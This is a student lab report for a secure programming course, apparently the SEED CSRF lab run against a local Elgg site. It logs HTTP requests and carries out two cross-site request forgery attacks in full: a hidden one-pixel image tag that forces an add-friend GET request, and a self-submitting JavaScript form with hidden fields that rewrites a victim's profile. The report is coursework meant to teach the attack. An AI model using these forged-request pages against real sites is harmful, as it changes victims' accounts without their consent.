

Description: CSE 5382 Secure Programming Assignment 7

Purpose: To explore Cross-Site Forgery attack.

Task 1: Observing HTTP Request

Browsed www.csrflabelgg.com page. Navigated through following path to open Tools -> Web Developer -> Network. Logged in as user Bobby by entering the username and password given in the assignment sheet. Noticed that POST request is sent for logging in. Captured screenshots of Headers, Cookies, Params.

Later added Alice as friend and noticed that a GET request is sent to complete that action. Captured screenshots of Headers, Cookies, Params.

POST Request Header:

The screenshot shows the Chrome DevTools Network tab with the 'Network' panel selected. A list of requests is shown on the left, with the first request (302 POST login) selected. The right pane displays the 'Headers' tab for this request. The 'Request URL' is `http://www.csrflabelgg.com/action/login`, the 'Request method' is 'POST', and the 'Remote address' is '127.0.0.1:80'. The 'Status code' is '302 Found'. The 'Version' is 'HTTP/1.1'. The 'Request headers' section is expanded, showing the following headers:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Content-Length: 88
- Content-Type: application/x-www-form-urlencoded
- Cookie: Elgg=sriitni571rfj9ktq9ork8pn03
- Host: www.csrflabelgg.com
- Referer: http://www.csrflabelgg.com/
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0

POST Request Cookies:

The screenshot shows the same Chrome DevTools Network tab, but with the 'Cookies' tab selected in the right pane. The 'Response cookies' section is expanded, showing the following cookies:

- Elgg: path: /, value: b3au29e58ob1ujoqblcdtaeoc0

The 'Request cookies' section is also expanded, showing the following cookies:

- Elgg: sriitni571rfj9ktq9ork8pn03

POST Request Parameters:

The screenshot shows the Chrome DevTools Network tab with the 'Params' sub-tab selected. The list of requests shows a POST request to 'login' with a status of 302. The 'Form data' section is expanded, showing the following parameters:

- `__elgg_token`: td2Qobk2avrQcRR9lsDyEA
- `__elgg_ts`: 1617389983
- `password`: seedboby
- `username`: boby

GET Request Header:

The screenshot shows the Chrome DevTools Network tab with the 'Headers' sub-tab selected. The list of requests shows a GET request to 'add?...xhr' with a status of 200. The 'Request headers' section is expanded, showing the following headers:

- `Accept`: application/json, text/javascript, */*; q=0.01
- `Accept-Encoding`: gzip, deflate
- `Accept-Language`: en-US,en;q=0.5
- `Connection`: keep-alive
- `Cookie`: Elgg=b3au29e58ob1ujoqblcdtaeoc0
- `Host`: www.csrflabelgg.com
- `Referer`: http://www.csrflabelgg.com/profile/alice
- `User-Agent`: Mozilla/5.0 (X11; Ubuntu; Linu...) Gecko/20100101 Firefox/60.0
- `X-Requested-With`: XMLHttpRequest

GET Request Cookies:

The screenshot shows the Chrome DevTools Network tab with the 'Cookies' sub-tab selected. The main table lists 15 GET requests. The last request, 'add?... xhr', is selected. The 'Request cookies' section on the right shows a single cookie: 'Elgg: b3au29e58ob1ujoqblcdtaeoc0'.

Sta...	Meth...	File	Doc	Cause
200	GET	alice	...	document
200	GET	font-...	...	stylesheet
200	GET	elgg...	...	stylesheet
200	GET	color...	...	stylesheet
200	GET	42lar...	...	img
200	GET	jque...	...	script
200	GET	jque...	...	script
200	GET	requ...	...	script
200	GET	requ...	...	script
200	GET	elgg.js	...	script
200	GET	en.js	...	script
200	GET	init.js	...	script
200	GET	read...	...	script
200	GET	Plugi...	...	script
200	GET	add?...	...	xhr

Request cookies

Elgg: b3au29e58ob1ujoqblcdtaeoc0

GET Request Parameters:

The screenshot shows the Chrome DevTools Network tab with the 'Params' sub-tab selected. The main table lists 15 GET requests. The last request, 'add?... xhr', is selected. The 'Query string' section on the right shows the following parameters: '__elgg_token: {...}' with values '0: QuOxdeZm19Auf4OfGejig' and '1: QuOxdeZm19Auf4OfGejig'; '__elgg_ts: {...}' with values '0: 1617390195' and '1: 1617390195'; and 'friend: 42'.

Sta...	Meth...	File	Doc	Cause
200	GET	alice	...	document
200	GET	font-...	...	stylesheet
200	GET	elgg...	...	stylesheet
200	GET	color...	...	stylesheet
200	GET	42lar...	...	img
200	GET	jque...	...	script
200	GET	jque...	...	script
200	GET	requ...	...	script
200	GET	requ...	...	script
200	GET	elgg.js	...	script
200	GET	en.js	...	script
200	GET	init.js	...	script
200	GET	read...	...	script
200	GET	Plugi...	...	script
200	GET	add?...	...	xhr

Query string

__elgg_token: {...}

0: QuOxdeZm19Auf4OfGejig

1: QuOxdeZm19Auf4OfGejig

__elgg_ts: {...}

0: 1617390195

1: 1617390195

friend: 42

Observations:

- a. Noticed that URL for POST request does not include parameter details.
- b. Noticed that after initial POST request for login, in the response header the session cookie is included. This will be attached to all the request later raised for the user in this session.
- c. Noticed that in addition to username and password in the POST request, __elgg_ts and __elgg_token were included.
- d. Noticed that in the URL of the GET request, friend parameter with the user Id of the user to be added as friend is passed and Alice user id is 42.
- e. Noticed that two additional parameters __elgg_ts and __elgg_token were included in the GET request URL, these are the counter- measures included by elgg for cross-site forgery attacks.
- f. Noticed that Bobby session cookie received as response to initial Login POST request, is included in the GET request.

Understanding:

- i. Learnt that POST request included the parameter in the body while the GET request included the parameters in the URL.
- ii. Learnt that add-friend GET request needs to specify include the user id of the user to be added as friend, as a value to the parameter friend.
- iii. Learnt that we can understand the structure of the request and the formats that they will be sent using web-developer tool to inspect the HTTP headers.
- iv. Learnt that once we receive the session cookie, then it will be included in all the request sent from that user for that session.
- v. Learnt that __elgg_ts and __elgg_token parameters are included as counter measure for cross site request forgery, by generating random secret values.

Task 2: CSRF Attack using GET Request

To get the folder location: Navigated to /etc/apache2/sites-available/000-default.conf file to get the folder location of www.csrflabattacker.com.

```
000-default.conf [Read-Only] (/etc/apache2/sites-available) - gedit
# specifies what hostname must appear in the request's Host: header to
# match this virtual host. For the default virtual host (this file) this
# value is not decisive as it is used as a last resort host regardless.
# However, you must set it for any further virtual host explicitly.
#ServerName www.example.com

ServerAdmin webmaster@localhost
DocumentRoot /var/www/html

# Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the loglevel for particular
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<VirtualHost *:80>
    ServerName http://www.SeedLabsSQLInjection.com
    DocumentRoot /var/www/SQLInjection
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.xsslabelgg.com
    DocumentRoot /var/www/XSS/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabelgg.com
    DocumentRoot /var/www/CSRF/Elgg
</VirtualHost>
<VirtualHost *:80>
    ServerName http://www.csrflabattacker.com
    DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
```

To get the user Id of Bobby: Logged in as Sammy user and added Bobby as friend. Checked the parameters of that GET request to get the parameter value of friend.

Sta...	Meth...	File	Doc	Cause	Type	Transfer...
200	GET	jque...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	elgg.js	...	script	js	cached
200	GET	en.js	...	script	js	cached
200	GET	init.js	...	script	js	cached
200	GET	read...	...	script	js	cached
200	GET	Plugi...	...	script	js	cached
200	GET	add?...	...	xhr	json	687 B

```

Query string
  __elgg_token: {...}
    0: MMBKzny2DMxiLP6e1dl7w
    1: MMBKzny2DMxiLP6e1dl7w
  __elgg_ts: {...}
    0: 1617397520
    1: 1617397520
  friend: 43

```

Creating HTML file: As the root user alone can make changes to Attacker folder, changed as root user by using su root and entered the password. Moved to /var/www/CSRF/Attacker folder. Created test.html page. (In test.html, included img tag with src as the get request required to add Bobby as friend. Here width and height are specified as 1, so that it will be small and will not be visible. Thereby avoiding the suspicion.) Later restarted Apache server as suggested in the assignment sheet for the changes to

reflect.


```
root@VM: /var/www/CSRF/Attacker
[04/02/21]seed@VM:~$ su root
Password:
root@VM:/home/seed# cd /var/www/CSRF/Attacker
root@VM:/var/www/CSRF/Attacker# vi test.html
root@VM:/var/www/CSRF/Attacker# more test.html
<html>
  <head>
    <title>Index of /</title>
  </head>
  <body>
    <img src = "http://www.csrflabelgg.com/action/friends/add?friend=43" alt
="image" width = "1" height="1" />
  </body>
</html>

root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker#
```


Checking the availability of test.html file: On browsing www.csrfabbattacker.com, noticed that test.html page is available.



Logged in as Alice user: For the attack to be successful, the target user should be active, so logged in as user Alice. Noticed that Alice does not have friends.




Attacking Site: On browsing www.csrlabattacker.com/test.html, noticed that a blank page opened.



Alice Page on completion of attack: When opened Alice profile page and refreshing it, noticed that a friend Bobby is added to Friend's list and a message "You have successfully added Bobby as a friend" is

displayed at the right top corner.



Observations:

- Noticed that initially to launch the attack, we need to create a webpage that on browsing will send a GET request for adding Bobby as a friend.
- To create that we need to find the location of `www.csrfbattacker.com`. To do that we navigated to `"/etc/apache2/sites-available/000-default.conf"` file as suggested in the assignment sheet and got the location as `"/var/www/CSRF/Attacker"`.
- To create a GET request for adding Bobby as friend, we need to know the user id of Bobby. To retrieve that information, logged in as Sammy and added Bobby as friend. Using web-developer tool to inspect the HTTP headers, noticed the parameters of add friend GET request and observed that the user id of Bobby is 43.
- As `"/var/www/CSRF/Attacker"` can be modified only by root user, changed to the root user and created `test.html` file in the Attacker folder.
- Noticed that this `test.html`, included `img` tag alone in the body with `src` as add friend request of Bobby (URL of add friend page along with parameter friend with a value 43 assigned to it. 42 is Bobby's user id.). Specified the width and height as 1 , so that it will be small enough to go unnoticed to avoid suspicions.
- Noticed that this `test.html` page is available in the `www.csrfbattacker.com`.
- Now for the attack to be successful the target user should be active. So logged in as Alice and noticed that there are no friends yet.
- On browsing the `www.csrfbattacker.com/test.html`, we noticed that Bobby is added as friend of Alice. Thereby the attack is successful.
- Noticed that a malicious request is sent from attacker website `www.csrfbattacker.com/test.html` to the trusted site `www.csrfbattacker.com` server for adding Bobby as friend in this task by forging.


Understanding:

- Learnt how the cross-site request forgery attack can be launched.

- ii. Learnt how can we create a simple html page with the GET request to launch the attack.
- iii. Learnt that we need to know the user id that must be passed as a parameter value to friend.
- iv. Learnt that for the attack to be successful, the target user should be active in the target site and then should click on the URL link that consist of GET request to launch the attack, for the attack to be successful.
- v. Learn that we can use tags like that does not require any click to launch the attack.

Task 3: CSRF Attack using POST Request

Logged in as Samy user, added Alice as friend and using the add friend GET request of inspect HTTP headers of web-developer tool, noticed that 42 is the user id of Alice.



The screenshot displays the 'CSRF Lab Site' interface. At the top, there's a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». Below this, a user profile for 'Alice' is shown, featuring a cartoon image of a blonde girl and a 'Remove friend' button. The bottom half of the image shows a web browser's developer tools, specifically the Network tab. A list of requests is visible, with the last request, 'add?... xhr', highlighted. The right-hand pane of the developer tools shows the 'Query string' for this request, containing session tokens and a 'friend: 42' parameter.

Sta...	Meth...	Fil	Dc	Cause	Ty...	Transferr...
200	GET	jque...	...	script	js	cached
200	GET	jque...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	elgg.js	...	script	js	cached
200	GET	en.js	...	script	js	cached
200	GET	init.js	...	script	js	cached
200	GET	read...	...	script	js	cached
200	GET	Plugi...	...	script	js	cached
200	GET	add?...	...	xhr	json	689 B

80 requests | 741.26 KB / 31.34 KB transferred | Finish: 19.70 min

Query string

- __elgg_token: {...}**
 - 0: NsITi1m8Y3l2xpvRu5cgrQ
 - 1: NsITi1m8Y3l2xpvRu5cgrQ
- __elgg_ts: {...}**
 - 0: 1617403841
 - 1: 1617403841
- friend: 42

Created post_test.html page with the Post request code given in the assignment sheet and modified the value of name as 'Alice', value of brief description as 'Boby is my hero' and the value of guid as '42'.

As we want to append the profile page of Alice, we will specify the name and the user id of Alice that we found using Samy profile is specified. Specified the value of brief description as 'Boby is my Hero' that has to be displayed.

Modified p.action to point to "http://www.csrflabelgg.com/action/profile/edit".


Restarted Apache server for the changes to be reflected.

```
root@VM:/var/www/CSRF/Attacker# vi post_test.html
root@VM:/var/www/CSRF/Attacker# more post_test.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker# █
```


Noticed that post_test.html is reflected in the www.csrf labattacker.com.



Initially, the Profile of Alice just displays “Alice”.



When Alice browses the link www.csrlabattacker.com/post_test.html shared by Bobby. The page will be redirected to www.csrlabelgg.com/profile/alice with the content "Brief description: Bobby is my hero".



Observations:

- Noticed that initially to launch the attack, we need to create a webpage that on browsing will send a POST request for modifying the profile of Alice.
- To create a POST request for modifying the profile of Alice, we need to know the user id of Alice. To retrieve that information, logged in as Sammy and added Alice as friend. Using web-developer tool to inspect the HTTP headers, noticed the parameters of add friend GET request and observed that the user id of Alice is 42.
- Created `post_test.html` file in the Attacker folder with the code provided in the sheet and by modifying the values of name, Brief description, guid and `p.action`. Noticed that name is changed to Alice and guid to Alice user id 42. Brief description to the value Bobby wants to display i.e., "Bobby is my Hero". As all these actions must take place in the profile edit page, it was changed as "`http://www.csrlabelgg.com/action/profile/edit`".
- Noticed that the values in the form will be automatically submitted on loading the page.
- Noticed that this `post_test.html` page is available in the `www.csrlabattacker.com`.
- Noticed that initially the profile of Alice is empty apart from name 'Alice'. Now when Alice browses '`www.csrlabattacker.com/post_test.html`' shared by Bobby, she will be redirected to '`www.csrlabelgg.com/profile/alice`' and her profile will be updated with the 'Brief description: Bobby is my Hero'.
- Noticed that on browsing the malicious site link '`www.csrlabattacker.com/post_test.html`' shared by the attacker Bobby, a forged request of `www`

www.csrflabelgg.com/action/profile/edit is sent from attacker website
www.csrflabattacker.com/post_test.html to the trusted site www.csrflabelgg.com server.
Thereby launching the cross-site request forgery attack successfully.

Understanding:

- Learnt how the cross-site request forgery attack can be launched.
- Learnt how can we create a html page with Java-script embedded in it, with the POST request to launch the attack.
- Learnt that we need to know the user id of whose profile page needs to be modified.
- Learnt that for the attack to be successful, the target user should be active in the target site and then should click on the URL link that consist of POST request to launch the attack, for the attack to be successful.
- Learn that we can use forms with all values specified and that will be submitted immediately after loading the page to launch the attack for sending POST requests without clicking on any buttons.

Answer to Question1:

Boby can create a fake profile like Samy and can try to add Alice as friend and using the web-developer tool to inspect the elements, we can try to find the user id by checking the get request add o get the user id of Alice as shown below.

The screenshot shows the 'CSRF Lab Site' interface. At the top, there's a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». Below this, the profile of 'Alice' is displayed, featuring a cartoon image of a blonde girl and a 'Remove friend' button. The bottom half of the image shows a browser's developer tools with the 'Network' tab selected. A list of requests is shown, with the last one, 'add?... xhr', highlighted. The right pane of the network inspector shows the 'Query string' for this request, containing session tokens and user IDs. The 'friend' parameter is set to '42'.

Sta...	Meth...	Fil	Dc	Cause	Ty...	Transferr...
200	GET	jque...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	requ...	...	script	js	cached
200	GET	elgg.js	...	script	js	cached
200	GET	en.js	...	script	js	cached
200	GET	init.js	...	script	js	cached
200	GET	read...	...	script	js	cached
200	GET	Plugi...	...	script	js	cached
200	GET	add?...	...	xhr	json	689 B

